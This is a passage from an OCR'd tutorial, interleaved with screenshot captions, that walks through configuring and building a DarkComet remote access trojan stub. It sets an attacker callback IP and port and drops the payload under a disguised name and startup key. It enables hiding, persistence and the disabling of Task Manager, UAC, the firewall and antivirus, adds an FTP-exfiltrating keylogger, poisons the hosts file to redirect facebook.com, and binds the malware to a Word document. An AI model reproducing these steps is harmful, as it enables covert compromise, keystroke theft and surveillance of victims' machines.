
Profile Name : Settings-01

Process Hijacking

□ Active FWB (Firewall bypass)

- Don't use this option if you plan to crypt the stub.
- Don't use this option if you wan't to sandbox the stub.
- Don't use this option if you don't have firewalls in the stub destination.

Step 4: Network Settings - Provide attacker's **IP address**, **Port** number and click on **add**



IP/DNS : 192.168.2.200 Port : 1604 ADD

192.168.2.200:1604

Few rules you should respect.


- Be sure the chosen port is forwarded, you can check at canyouseeme.org

- If you use the client or the server under a virtual machine (VMWare, VirtualBox) be sure to switch the default NAT mode to Briged or switch to a physical network device.

- Disable any kind of firewalls in the controler side (DarkComet.exe), even the default Microsoft one + Windows Defender.

- Using noip sometimes can not work properly because noip service is unstable, i recommend you to use dyndns.

Step 5: Module Start-up - Specify the location where we want to drop the malware on the target computer. Here, we can choose options to change file creation date, hide malware file after the execution and make the malware persistent.



☑ Start the stub with windows (module startup)

Drop file in :

MYDOCS#\ : MSDCSC\msdcsc.exe

Startup key name : Microupdate

☑ Melt file after first execution

☑ Change file creation date : 20/04/2018 DD/MM/YYYY

☑ Persistence installation (always come back)

Dropped file attrib

☑ Hidden


☑ System

Parent folder attrib

☑ Hidden

☑ System

Step 6: Install Message - Here, we can write a customized message that will be displayed during malware installation.



□ Display a message box on first module load


Icon : none

Title : Welcome

Message :

Welcome to DarkComet RAT.
If you see this message, it means the stub successfully runs and you will apear in the master user list.

Step 7: Module Shield - In this section choose options according to the requirement.



Stealth and persistance functions (rootkit)

☑ Hide startup key from msconfig (32bit only)
□ Persistent process (if killed it come back)
☑ Totally hide stub from explorer and related files explorer.
☑ Totally hide parent stub folder from explorer and related files explorer.

Disable system functions


☑ Disable Task Manager (CTRL+ALT+SUPR)
☑ Disable Registry (Regedit)
☑ Disable win firewall (XP Sp3 to Windows Seven)
☑ Disable Windows UAC (User Acount Control)

Work in older system such as (XP Sp2 or before)

☑ Disable AV Notify
☑ Disable Win Update
☑ Disable Security Center
☑ Disable Control Panel

Step 8: Keylogger - Enable this option to receive victim's keystrokes.

- Under keylogger section, make sure that you have selected **Active offline keylogger**. In case, if you are running FTP server, you can try to get logs on FTP server by providing required details(mandatory).



☑ Active offline keylogger on server startup

☑ Send logs via FTP (File Transfer Protocol)

Account :

FTP Host : ftp.yourhost.com

FTP User : username


FTP Pass : ••••••

FTP Port : 21 (Default port : 21)

FTP Path : /

Send logs when size reach : 10 KB

Step 9: Host File - This section allows us to modify host files of target machine remotely (DNS Poisoning).




IP Address	Associated Label (DNS)


□ Clear the whole previous hosts file data before writting the new one.

IP Address : 49.204.0.1 DNS : *.facebook.com

Step 10: In the about example, we are trying to redirect our target, visiting facebook.com to a different website. Clicking on **Add line** will add details to host file on the target machine. We can even **Add plugins** that can perform tasks on the target machine (not mandatory).



Step 10: File Binder - This option helps in combining (binding) malware with an original application setup file or document.




File Name	File Type	File Size	Action
PCA algorith...	Microsoft Word...	30.59 KB	Drop and execute

☑ Execute binder at each server startup

File Name : C:\Users\Netgear\Desktop\PCA alg


Step 11: Choose Icon - To add a customized icon to the malware file.



○ No icon
● Custom icon

Custom icon path :

Step 12: Stub Finalization - In this section, choose desired output extension and compression (UPX recommended). Choose to **Save the profile** option and click on **Build the Stub** to save the profile and create malware.



N° lines : 0

Output extension : .exe - Normal executable


Compress Executable (Pack)

● No compression
○ UPX (Ultimate Packer Executable)
○ MPRESS (.NET PE32+)


Generate a patch for remote settings updater

☑ Save the profile when stub successfully generated

Step 13: After malware creation, click on Darkcomet-RAT at top left corner and select Client Settings



Step 14: Under **Client settings**, enter **Security Password**(one which you assigned while malware creation) under **System Settings** as shown in below image.



